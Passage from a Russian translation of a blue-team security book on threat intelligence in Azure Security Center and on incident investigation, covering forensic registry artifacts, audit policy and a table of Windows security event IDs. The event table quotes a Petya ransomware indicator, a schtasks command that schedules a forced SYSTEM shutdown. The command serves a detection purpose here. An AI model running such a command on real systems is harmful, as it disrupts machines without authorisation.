Для организаций, которые используют продукты Microsoft, будь то локальные или облачные решения, они представляют собой средства киберразведки как части самого продукта. Это связано с тем, что в настоящее время многие продукты и услуги Microsoft используют преимущества общей киберразведки и благодаря этому могут предложить контекст, релевантность и управление приоритетами, чтобы помочь людям принять меры. Microsoft использует для этих целей различные каналы, такие как:

- Microsoft Threat Intelligence Center, который объединяет данные из:
 - Honeypot, вредоносных IP-адресов, ботнетов и сводок о вспышках вредоносного ПО;
 - сторонних источников (сводок данных об угрозах);
 - наблюдений за людьми и сбора разведданных;
- интеллект, поступающий от потребления их услуг;
- сводки данных об угрозах, созданные Microsoft и третьими лицами.

Microsoft интегрирует результаты в свои продукты, такие как Windows Defender Advanced Threat Protection, Центр безопасности Azure, Office 365 Threat Intelligence, Cloud App Security и др.

! Посетите сайт <https://aka.ms/MSTI> для получения дополнительной информации о том, как Microsoft использует киберразведку для защиты, обнаружения и реагирования на угрозы.

Центр безопасности Azure

В предыдущей главе мы использовали Центр безопасности для выявления подозрительных действий на основе поведенческого анализа. Хотя это отличная возможность для облачных виртуальных машин и локальных серверов, вы также можете использовать киберразведку, чтобы лучше понять, была ли скомпрометирована ваша сеть (и остается ли она в таком состоянии). На панели мониторинга Центра безопасности в левом меню навигации есть опция **Threat intelligence**. Когда вы нажимаете на нее, то должны выбрать рабочую область, в которой содержатся ваши данные. После того как вы сделаете выбор, вы сможете увидеть панель управления.

На рис. 12.9 показанная панель управления, которую вы видите, представляет собой демонстрационную среду, полностью скомпрометированную. Именно поэтому здесь так много оповещений.




Рис. 12.9

На этой панели у вас есть сводка типов угроз. В этом случае все они являются ботнетами. У вас также есть страна происхождения (откуда исходит угроза) и карта, показывающая геолокацию угроз. Отличная новость состоит в том, что вы можете продолжать изучать данные. Другими словами, если вы нажмете на одну из стран, откроется результат поиска, показывающий все системы, которые были скомпрометированы в результате этой угрозы, исходящей из данной страны. В этом случае приведенное ниже изображение – результат поиска всех скомпрометированных систем. Там, где злоумышленник из Украины, «сырой поиск» выглядит так:

```
let schemaColumns = datatable(RemoteIPCountry:string)[];
union isfuzzy= true schemaColumns, W3CISLog, DnsEvents, WireData,
WindowsFirewall, CommonSecurityLog | where
isnotempty(MaliciousIP) and (isnotempty(MaliciousIPCountry) or
isnotempty(RemoteIPCountry))| extend Country =
iff(isnotempty(MaliciousIPCountry), MaliciousIPCountry,
iff(isnotempty(RemoteIPCountry), RemoteIPCountry, ''))|
where Country == "Ukraine"
```

Результат показан на рис. 12.10.




Рис. 12.10

Исходные данные, которые вы получаете, содержат интересную информацию, включая локальный IP-адрес скомпрометированной системы, использованный протокол, направление и IP-адрес атакующего. Тем не менее самое интересное появляется, когда вы нажимаете **show more** (подробнее).

Там вы увидите, какой файл был скомпрометирован и какое приложение использовалось:

```
...IndicatorThreatType:Botnet
...Confidence:75
...FirstReportedDateTime:2017-10-27T11:40:44.0000000Z
...LastReportedDateTime:2017-10-27T16:27:01.2410977Z
...IsActive:true
...RemoteIPLongitude:27.82
...RemoteIPLatitude:48.44
...SessionStartTime:10/27/2017 12:29:30.000 PM
...SessionEndTime:10/27/2017 12:29:45.000 PM
...LocalSubnet:10.0.0.0/24
...LocalPortNumber:3389
...RemotePortNumber:0
...SentBytes:1591
...TotalBytes:2755
...ApplicationProtocol:RDP
...ProcessID:3052
...ProcessName:C:\Windows\System32\svchost.exe
```

В данном случае svchost.exe, видимо, является тем процессом, который скомпрометировал злоумышленник. На этом этапе вам нужно перейти к системе, выбранной злоумышленником в качестве цели, и приступить к расследованию.

ИСПОЛЬЗОВАНИЕ КИБЕРРАЗВЕДКИ ДЛЯ РАССЛЕДОВАНИЯ ПОДОЗРИТЕЛЬНОЙ ДЕЯТЕЛЬНОСТИ

На этом этапе больше нет сомнений в том, что использование киберразведки, чтобы помочь своей системе обнаружения, является крайне необходимым. Теперь ответьте, как вы используете эту информацию при реагировании на инцидент в области безопасности? Хотя Синяя команда работает главным образом над системой защиты, она тем не менее сотрудничает с группой реагирования на компьютерные инциденты, предоставляя правильные данные, которые могут помочь найти основную причину проблемы. Если бы мы использовали предыдущий пример из Центра безопасности, то могли бы просто передать этот результат поиска. Этого было бы вполне достаточно. Но знание системы, которая была скомпрометирована, – это не единственная цель реагирования на инцидент.

В конце расследования вы должны дать ответы как минимум на следующие вопросы:

- Какие системы были скомпрометированы?
- Где началась атака?
- Какая учетная запись пользователя была использована, чтобы начать атаку?
- Имело ли место дальнейшее распространение по сети?
 - Если да, то какие системы участвуют в этом распространении?
- Имело ли место повышение привилегий?
 - Если да, то какая учетная запись была скомпрометирована?
- Была ли предпринята попытка связаться с командно-контрольным сервером?
- Если да, то была ли она успешной?
 - Если да, было ли что-либо скачано оттуда?
 - Если да, было ли что-либо отправлено туда?
- Была ли предпринята попытка избавиться от улик?
 - Если да, была ли эта попытка успешной?

Это некоторые ключевые вопросы, на которые вы должны ответить в конце расследования, и это может помочь вам по-настоящему приблизиться к делу и быть уверенным, что угроза была полностью локализована и удалена из среды.

Вы можете использовать функцию расследования Центра безопасности, чтобы ответить на большинство из этих вопросов. Эта функция позволяет видеть путь атаки, задействованные учетные записи пользователей, скомпрометированные системы и осуществленные вредоносные действия. В предыдущей главе вы узнали о функции **Security Incident**, которая присутствует в Центре безопасности. Она объединяет оповещения, являющиеся частью одной и той же кампании атаки. Используя этот интерфейс, вы можете кликнуть кнопкой мыши на **Start Investigation**, чтобы получить доступ к панели **Investigation**, как показано на рис. 12.11.




Рис. 12.11

Карта расследований содержит все сущности (оповещения, компьютеры и пользователи), которые связаны с этим инцидентом. Когда вы впервые открываете приборную панель, в центре внимания карты находится сам инцидент безопасности. Тем не менее вы можете нажать на любую сущность, и карта будет расширяться, показывая информацию, связанную с объектом, который вы только что выбрали. Вторая часть панели инструментов содержит более подробную информацию о выбранной сущности, которая включает в себя:

- хронологию обнаружения;
- взломанный хост;
- подробное описание события;
- шаги по исправлению;
- этап инцидента.

На рис. 12.12 на карте расследований был выбран инцидент, а вот информация, доступная для этого объекта.

The screenshot shows the 'Security incident detected' page in the Microsoft Azure Security Center. At the top, there's a header with a network icon, the title 'Security incident detected', and a right-pointing arrow. Below the header, there are three status indicators: 'Unrelated TO INCIDENT' (with a blue info icon), 'High PRIORITY' (with a red exclamation mark icon), and 'InternalTestProvider DETECTED BY' (with a blue info icon). To the right of these is a vertical sidebar with icons and labels: 'Info', 'Entities', 'Search', 'Exploration', 'Playbooks', 'Comments', and 'Audit'. The main content area is titled 'Alert details' and contains sections for 'DESCRIPTION', 'ALERT ID', 'TIME GENERATED', 'START TIME (UTC)', 'DETECTED TIME (UTC)', 'COMPROMISED HOST', 'INCIDENT STAGE', 'SERVICEID', 'REPORTINGSYSTEM', 'OCCURRINGDATACENTER', and 'Remediation Steps'. The 'INCIDENT STAGE' section is highlighted with a grey background.

Рис. 12.12

Содержимое панели будет варьироваться в зависимости от выбора объекта слева (карты расследований). Обратите внимание, что для самого инцидента существуют параметры, которые выделены серым цветом, а это означает, что они недоступны для этого конкретного объекта, как и ожидалось.

! Посмотрите, как один из авторов этой книги, Юрий Диогенес, демонстрирует работу данной функции на конференции Ignite 2017 в Орландо: <https://blogs.technet.microsoft.com/yuridiogenes/2017/09/30/ignite-2017-azure-security-center-domination/>.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. Microsoft Lean on the Machine Report. http://download.microsoft.com/download/3/4/0/3409C40C-2E1C-4A55-BD5B-51F5E1164E20/Microsoft_Lean_on_the_Machine_EN_US.pdf.
2. Wanna Decryptor (WNCRY) Ransomware Explained. <https://blog.rapid7.com/2017/05/12/wanna-decryptor-wncry-ransomware-explained/>.
3. A Technical Analysis of WannaCry Ransomware. <https://logrhythm.com/blog/a-technical-analysis-of-wannacry-ransomware/>.
4. New ransomware, old techniques: Petya adds worm capabilities. <https://www.microsoft.com/security/blog/2017/06/27/new-ransomware-old-techniques-petya-adds-worm-capabilities/?source=mmpc>.
5. DUQU Uses STUXNET-Like Techniques to Conduct Information Theft. <https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/90/duqu-uses-stuxnetlike-techniques-to-conduct-information-theft>.
6. Open Source Threat Intelligence. <https://www.sans.org/summit-archives/file/summit-archive-1493741141.pdf>.

РЕЗЮМЕ

В этой главе вы узнали о важности киберразведки, о том, как ее можно использовать для получения дополнительной информации о действующих субъектах угроз и их методах и как при определенных обстоятельствах прогнозировать их следующий шаг. Вы узнали, как использовать возможности киберразведки с помощью сообщества свободного программного обеспечения на основе ряда бесплатных, а также коммерческих инструментов. Затем вы узнали, как компания Microsoft интегрирует киберразведку в свои продукты и сервисы и как использовать Центр безопасности не только для применения данных киберразведки, но и для визуализации потенциально скомпрометированных функций вашей среды на базе приобретенного TI-решения, по сравнению с вашими собственными данными. Наконец, вы узнали о функции расследования в Центре безопасности и о том, как эта функция может использоваться группой реагирования на компьютерные инциденты, чтобы найти основную причину проблемы.

В следующей главе мы продолжим говорить о стратегиях защиты, но на этот раз сосредоточимся на ответных действиях, которые являются продолжением того, что мы начали в этой главе. Вы подробнее познакомитесь с процессом расследования: как в рамках организации, так и в облаке.

Глава 13

Расследование инцидента

В предыдущей главе вы узнали о важности использования киберразведки, чтобы помочь Синей команде усовершенствовать защиту организации, а также лучше узнать своих противников. В этой главе вы узнаете, как соединить все эти инструменты воедино для проведения расследования. Помимо этого, вы также узнаете, как подойти к инциденту, задать правильные вопросы и сузить сферу. Чтобы проиллюстрировать это, предложим два сценария: один – для локальной организации, а другой – для гибридной среды.

У каждого сценария будут свои уникальные характеристики и проблемы.

В этой главе мы рассмотрим следующие темы:

- масштаб проблемы;
- взлом системы внутри организации;
- взлом системы в облаке;
- выводы.

Масштаб проблемы

Посмотрим правде в глаза, не всякий инцидент связан с областью безопасности, и по этой причине жизненно важно определить масштабы проблемы до начала расследования. Иногда симптомы могут заставить вас подумать, что вы имеете дело с проблемой, связанной с безопасностью, но, по мере того как вы будете задавать больше вопросов и собирать больше данных, можете прийти к выводу, что проблема на самом деле не связана с безопасностью.


По этой причине первоначальная сортировка играет важную роль в том, насколько успешным будет расследование. Если у вас нет реальных доказательств того, что вы имеете дело с проблемой в области безопасности (кроме того что конечный пользователь, сообщающий об инциденте, говорит, что его компьютер работает медленно, и он считает, что его скомпрометировали), то вам следует начать с устранения основных проблем, связанных с производительностью, а не отправлять специалиста из команды реагирования, чтобы начать расследование. По этой причине действия IT-отдела, операционного отдела и отдела безопасности должны быть полностью согласованы, чтобы избежать ложноположительных результатов, что приводит к использованию ресурса отдела безопасности для выполнения задачи поддержки.

Во время этой первоначальной сортировки также важно определить частоту возникновения проблемы. Если проблема в настоящее время не возникает, вам может понадобиться настроить среду для сбора данных, когда пользователь сможет воспроизвести проблему. Обязательно запишите все шаги и предоставьте точный план действий для конечного пользователя. Успех расследования будет зависеть от качества собранных данных.

Ключевые артефакты

В настоящее время доступно такое количество данных, что при их сборе следует сосредоточиться на получении только жизненно важных и значимых артефактов из системы, выбранной в качестве цели. Большее количество данных вовсе не обязательно означает лучшее расследование, главным образом потому, что в некоторых случаях все еще необходимо выполнять корреляцию данных, а их слишком большое количество может увести вас от основной причины проблемы.

Имея дело с расследованием для глобальной организации, у которой есть устройства, распределенные по разным регионам планеты, важно убедиться, что вы знаете часовой пояс системы, которую исследуете. В системе Windows эта информация находится в ключе реестра `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TimeZoneInformation`. Вы можете использовать команду PowerShell `Get-ItemProperty`, чтобы получить эту информацию из системы (рис. 13.1).



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Yuri> Get-ItemProperty "hkLM:system\currentcontrolset\control\timezoneinformation"

Bias : 360
DaylightBias : 4294967236
DaylightName : @tzres.dll,-161
DaylightStart : {0, 0, 3, 0...}
DynamicDaylightTimeDisabled : 0
StandardBias : 0
StandardName : @tzres.dll,-162
StandardStart : {0, 0, 11, 0...}
TimeZoneKeyName : Central Standard Time
ActiveTimeBias : 360
PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\system\currentcontrolset\control\t
imezoneinformation
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\system\currentcontrolset\control\t
imezoneinformation
PSChildName : HKLM
PSDrive : Microsoft.PowerShell.Core\Registry
```

Рис. 13.1

Обратите внимание на значение `TimeZoneKeyName: Central Standard Time`. Эти данные будут актуальны, когда вы приступите к анализу файлов журналов и выполнению корреляции данных. Еще один важный ключ реестра для получения информации о сети: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged and Managed`. Эти разделы покажут сети, к которым был подключен данный компьютер. Результат ключа `unmanaged` показан на рис. 13.2.

| Name | Type | Data |
|-------------------|------------|--|
| (Default) | REG_SZ | (value not set) |
| DefaultGatewayMac | REG_BINARY | 00 50 e8 02 91 05 |
| Description | REG_SZ | @Hyatt_WiFi |
| DnsSuffix | REG_SZ | <none> |
| FirstNetwork | REG_SZ | @Hyatt_WiFi |
| ProfileGuid | REG_SZ | {B2E890D7-A070-4EDD-95B5-F2CF197DAB5E} |
| Source | REG_DWORD | 0x00000008 (8) |

Рис. 13.2

Эти два артефакта важны для определения местоположения (часового пояса) компьютера и сетей, которые он посетил. Это еще более важно для устройств, используемых сотрудниками для работы вне офиса, таких как ноутбуки и планшеты. В зависимости от проблемы, которую вы исследуете, также важно проверить применение USB-устройств на этом компьютере. Для этого экспортируйте ключи реестра HKEY\SYSTEM\CurrentControlSet\Enum\USBSTOR и HKEY\SYSTEM\CurrentControlSet\Enum\USB. Пример того, как выглядит этот ключ, показан на рис. 13.3.

| Name | Type | Data |
|---------------|--------------|---|
| (Default) | REG_SZ | (value not set) |
| Address | REG_DWORD | 0x00000004 (4) |
| Capabilities | REG_DWORD | 0x00000010 (16) |
| ClassGUID | REG_SZ | {4d36e967-e325-11ce-bfc1-08002be10318} |
| CompatibleIDs | REG_MULTI_SZ | USBSTOR\Disk USBSTOR\RAW GenDisk |
| ConfigFlags | REG_DWORD | 0x00000000 (0) |
| ContainerID | REG_SZ | {422aae5be-5d49-599c-9bf0-d80d636363d7} |
| DeviceDesc | REG_SZ | @disk.inf%disk_devdesc%;Disk drive |
| Driver | REG_SZ | {4d36e967-e325-11ce-bfc1-08002be10318}\0011 |
| FriendlyName | REG_SZ | USB DISK 2.0 USB Device |
| HardwareID | REG_MULTI_SZ | USBSTOR\Disk_____USB_DISK_2.0____DL07 USBS... |
| Mfg | REG_SZ | @disk.inf%genmanufacturer%;(Standard disk drives) |
| Service | REG_SZ | disk |

Рис. 13.3

Чтобы определить, существует ли какое-либо вредоносное программное обеспечение, настроенное для запуска одновременно с Windows, просмотрите раздел реестра HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. Обычно, когда там появляется вредоносная программа, она также создает службу; поэтому также важно просмотреть раздел HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services. Ищите службы со случайными именами и записями, которые не являются частью шаблона профиля компьютера. Еще один способ получить эти службы – запустить утилиту msinfo32 (рис. 13.4).

| System Information | | | | | | | | | |
|-------------------------|--|--------------------------|-----------------|------------|---|------|------------|--------------|--------|
| | | Name | State | Start M... | Service... | Path | Error C... | Start N... | Tag... |
| System Summary | Display Name | AxinstSV | Sto... Manual | Share... | c:\program files (x86)\common files\adobe\arm\1.0\armsvc.exe | | Normal | LocalSy... 0 | |
| Hardware Resources | Adobe Acrobat Update Service | AdobeAcRService | Ru... Auto | Own Pr... | c:\program files\adobe\elements 14\organizer\photoshopelementsfile... | | Ignore | Localsy... 0 | |
| Components | Adobe Active File Monitor V14 | AdobeActiveFileMonit... | Ru... Auto | Own Pr... | c:\windows\system32\svchost.exe -k localservice\onetworestricted | | Ignore | Localsy... 0 | |
| Software Environment | Allion Router Service | AllionRouter | Sto... Manual | Share... | c:\windows\system32\svchost.exe -k appreadiness | | Normal | NT Aut... 0 | |
| System Drivers | AMD External Events Utility | AMD External Events U... | Ru... Auto | Own Pr... | c:\windows\system32\svchost.exe -k localservice\onetworestricted | | Normal | Localsy... 0 | |
| Environment Variables | App Readiness | AppReadiness | Sto... Manual | Share... | c:\windows\system32\svchost.exe -k localservice\onetworestricted | | Normal | Localsy... 0 | |
| Print Jobs | Application Identity | AppIDSvc | Sto... Manual | Share... | c:\windows\system32\svchost.exe -k netsvcs | | Normal | NT Aut... 0 | |
| Network Connections | Application Information | AppInfo | Ru... Auto | Share... | c:\windows\system32\svchost.exe -k netsvcs | | Normal | Localsy... 0 | |
| Running Tasks | Application Layer Gateway Service | ALG | Sto... Manual | Own Pr... | c:\windows\system32\svchost.exe -k alg.exe | | Normal | NT Aut... 0 | |
| Loaded Modules | Application Management | AppMgmt | Sto... Manual | Share... | c:\windows\system32\svchost.exe -k netsvcs | | Normal | Localsy... 0 | |
| Services | AppX Deployment Service (AppXSVC) | AppXSVC | Ru... Manual | Share... | c:\windows\system32\svchost.exe -k wapppx | | Normal | Localsy... 0 | |
| Program Groups | Auto Time Zone Updater | tzautoupdate | Sto... Disabled | Share... | c:\windows\system32\svchost.exe -k localservice | | Normal | NT Aut... 0 | |
| Startup Programs | Background Intelligent Transfer Ser... | BITS | Sto... Manual | Share... | c:\windows\system32\svchost.exe -k netsvcs | | Normal | Localsy... 0 | |
| OLE Registration | Background Intelligent Tasks Infrastructure Ser... | BrokerInfrastructure | Ru... Auto | Share... | c:\windows\system32\svchost.exe -k dcomlaunch | | Normal | Localsy... 0 | |
| Windows Error Reporting | Base Filtering Engine | BFE | Ru... Auto | Share... | c:\windows\system32\svchost.exe -k localservice\onetwork | | Normal | NT Aut... 0 | |
| | BitLocker Drive Encryption Service | BDEsvc | Sto... Manual | Share... | c:\windows\system32\svchost.exe -k netsvcs | | Normal | Localsy... 0 | |
| | Block Level Backup Engine Service | wbengine | Sto... Manual | Own Pr... | c:\windows\system32\svchost.exe -k wbengine.exe | | Normal | Localsy... 0 | |
| | Bluetooth Driver Management Service | BcmBTSsupport | Sto... Auto | Own Pr... | c:\windows\system32\twrsupportservice.exe | | Normal | Localsy... 0 | |
| | Bluetooth Handfree Service | BTHFHSrv | Sto... Manual | Share... | c:\windows\system32\svchost.exe -k localservice\andnoimpersonation | | Normal | NT Aut... 0 | |
| | Bluetooth Support Service | bthserv | Sto... Manual | Share... | c:\windows\system32\svchost.exe -k localservice | | Normal | NT Aut... 0 | |
| | BranchCache | PeerDistSvc | Sto... Manual | Share... | c:\windows\system32\svchost.exe -k peerdist | | Normal | NT Aut... 0 | |
| | Certificate Propagation | CertPropSvc | Ru... Auto | Share... | c:\windows\system32\svchost.exe -k netsvcs | | Normal | Localsy... 0 | |

Рис. 13.4

В дополнение к этому убедитесь, что у вас есть все события безопасности, и при их анализе сосредоточьтесь вот на чем.

| Идентификатор события | Описание | Сценарий безопасности |
|-----------------------|---|---|
| 1102 | Журнал аудита был очищен | Когда злоумышленники проникают в вашу среду, у них может возникнуть желание избавиться от улик, и очистка журнала событий является подтверждением тому. Обязательно проверьте, кто очистил журнал, была ли эта операция преднамеренной и санкционированной или же она была непреднамеренной или неизвестной (из-за того, что учетная запись была взломана) |
| 4624 | Пользователь был успешно авторизован | Очень часто регистрируются только ошибки, но во многих случаях знание того, кто успешно вошел в систему, важно для понимания того, кто и какое действие выполнил |
| 4625 | Не удалось выполнить вход | Многократные попытки получить доступ к учетной записи могут быть признаком атаки методом полного перебора. При просмотре данного журнала вы можете увидеть признаки этого |
| 4657 | Значение в реестре было изменено | Не у каждого должна быть возможность изменять ключи реестра, и даже если у вас есть повышенные привилегии для выполнения этой операции, то все еще необходимо дальнейшее изучение, чтобы установить достоверность данного изменения |
| 4663 | Предпринята попытка получить доступ к объекту | Хотя это событие может генерировать много ложных срабатываний, по-прежнему актуально собирать и просматривать его по требованию. Другими словами, если у вас есть иные доказательства, указывающие на несанкционированный доступ к файловой системе, вы можете использовать данный журнал, чтобы просмотреть детальную информацию о том, кто сделал это изменение |

| Идентификатор события | Описание | Сценарий безопасности |
|-----------------------|--|---|
| 4688 | Был создан новый процесс | Когда произошло массовое распространение вируса-вымогателя Petya, одним из индикаторов компрометации было это: cmd.exe /c schtasks /RU «SYSTEM» /Create /SC once /TN «» /TR «C:\Windows\system32\shutdown.exe /g /f» /ST <time>. После выполнения команды cmd.exe был создан новый процесс, а также создано событие 4688. Получение сведений об этом событии чрезвычайно важно при расследовании проблем, связанных с безопасностью |
| 4700 | Запланированное задание было включено | На протяжении многих лет злоумышленники использовали запланированные задания для выполнения действий. Используя тот же приведенный выше пример (Petya), событие 4700 может дать вам более подробную информацию о запланированном задании |
| 4702 | Запланированное задание было обновлено | Если вы видите событие 4700 от пользователя, который обычно не выполняет операции такого типа, и вы все еще видите событие 4702, чтобы обновить эту задачу, вам следует продолжить расследование. Имейте в виду, что это срабатывание может быть ложным, но все зависит от того, кто внес это изменение, и профиля пользователя, выполняющего этот тип операции |
| 4719 | Политика системного аудита была изменена | Как и первое событие в этом списке, в некоторых случаях злоумышленниками, которые уже взломали учетную запись на уровне администратора, может потребоваться внести изменения в системную политику, чтобы продолжить проникновение и дальнейшее распространение по сети. Обязательно ознакомьтесь с этим событием и проследите за достоверностью внесенных изменений |
| 4720 | Была создана учетная запись пользователя | В организации только у определенных пользователей должно быть право создавать учетную запись. Если вы видите, что обычный пользователь создает учетную запись, есть вероятность, что его учетные данные были скомпрометированы, и злоумышленник уже повысил привилегии для выполнения этой операции |
| 4722 | Была активирована учетная запись пользователя | В рамках своей кампании злоумышленнику может потребоваться активировать учетную запись, которая ранее была отключена. Обязательно проверьте легитимность этой операции на случай, если увидите это событие |
| 4724 | Предпринята попытка сбросить пароль учетной записи | Еще одно распространенное действие во время проникновения в систему и дальнейшего распространения. Если вы обнаружите это событие, обязательно проверьте легитимность этой операции |
| 4727 | Создана защищенная глобальная группа | Правом создавать защищенные группы должны обладать только определенные пользователи. Если вы видите, что обычный пользователь создает новую группу, есть вероятность, что его учетные данные были скомпрометированы, и злоумышленник уже повысил привилегии для выполнения этой операции. Если вы обнаружите это событие, обязательно проверьте легитимность данной операции |

| Идентификатор события | Описание | Сценарий безопасности |
|-----------------------|---|---|
| 4732 | В защищенную локальную группу добавлен член | Существует множество способов повысить привилегии, и иногда одним из способов является добавление себя в качестве члена группы с более высокими привилегиями. Злоумышленники могут использовать этот метод для получения привилегированного доступа к ресурсам. Если вы обнаружите это событие, обязательно проверьте легитимность данной операции |
| 4739 | Политика домена была изменена | Во многих случаях основной целью миссии злоумышленника является контроль над доменом, и это событие может показать это. Если неавторизованный пользователь вносит изменения в политику домена, это означает уровень взлома: достиг иерархии уровня домена. Если вы обнаружите это событие, обязательно проверьте легитимность данной операции |
| 4740 | Учетная запись пользователя была заблокирована | При выполнении нескольких попыток входа в систему одна из них достигнет порога блокировки учетной записи, и учетная запись будет заблокирована. Это может быть легитимная попытка входа в систему или признак атаки методом полного перебора. Обязательно примите во внимание эти факты при рассмотрении данного события |
| 4825 | Пользователю было отказано в доступе к удаленному рабочему столу. По умолчанию пользователям разрешено подключаться, только если они являются членами группы пользователей удаленного рабочего стола или группы администраторов | Это очень важное событие, особенно если у вас есть компьютеры с открытым RDP-портом, например виртуальные машины, расположенные в облаке. Это событие может быть легитимным, но также может указывать на несанкционированную попытку получить доступ к компьютеру через подключение по RDP |
| 4946 | Внесено изменение в список исключений брандмауэра Windows. Было добавлено правило | Когда компьютер компрометируется и в систему переносится фрагмент вредоносного программного обеспечения, обычно при запуске это вредоносное ПО пытается установить доступ к командно-контрольному серверу. Некоторые злоумышленники пытаются изменить список исключений брандмауэра Windows, чтобы разрешить выполнение этого подключения |
| 4948 | Внесено изменение в список исключений брандмауэра Windows. Правило было удалено. | Это сценарий, аналогичный тому, что описан выше; разница состоит в том, что в этом случае злоумышленник решил удалить правило, вместо того чтобы создавать новое. Это также может быть попыткой скрыть его предыдущее действие. Например, он мог создать правило, разрешающее внешнюю связь, и после завершения этой операции удалить правило, чтобы удалить доказательство компрометации |

Важно отметить, что некоторые из этих событий будут появляться только в том случае, если политика безопасности на локальном компьютере настроена правильно. Например, событие 4663 не появится в системе, как показано на рис. 13.5, потому что для Object Access не включен аудит.

```
C:\>auditpol /get /category:*
System audit policy
Category/Subcategory           Setting
System
    Security System Extension   No Auditing
    System Integrity            Success and Failure
    IPsec Driver                No Auditing
    Other System Events         Success and Failure
    Security State Change      Success
Logon/Logoff
    Logon                      Success
    Logoff                     Success
    Account Lockout             Success
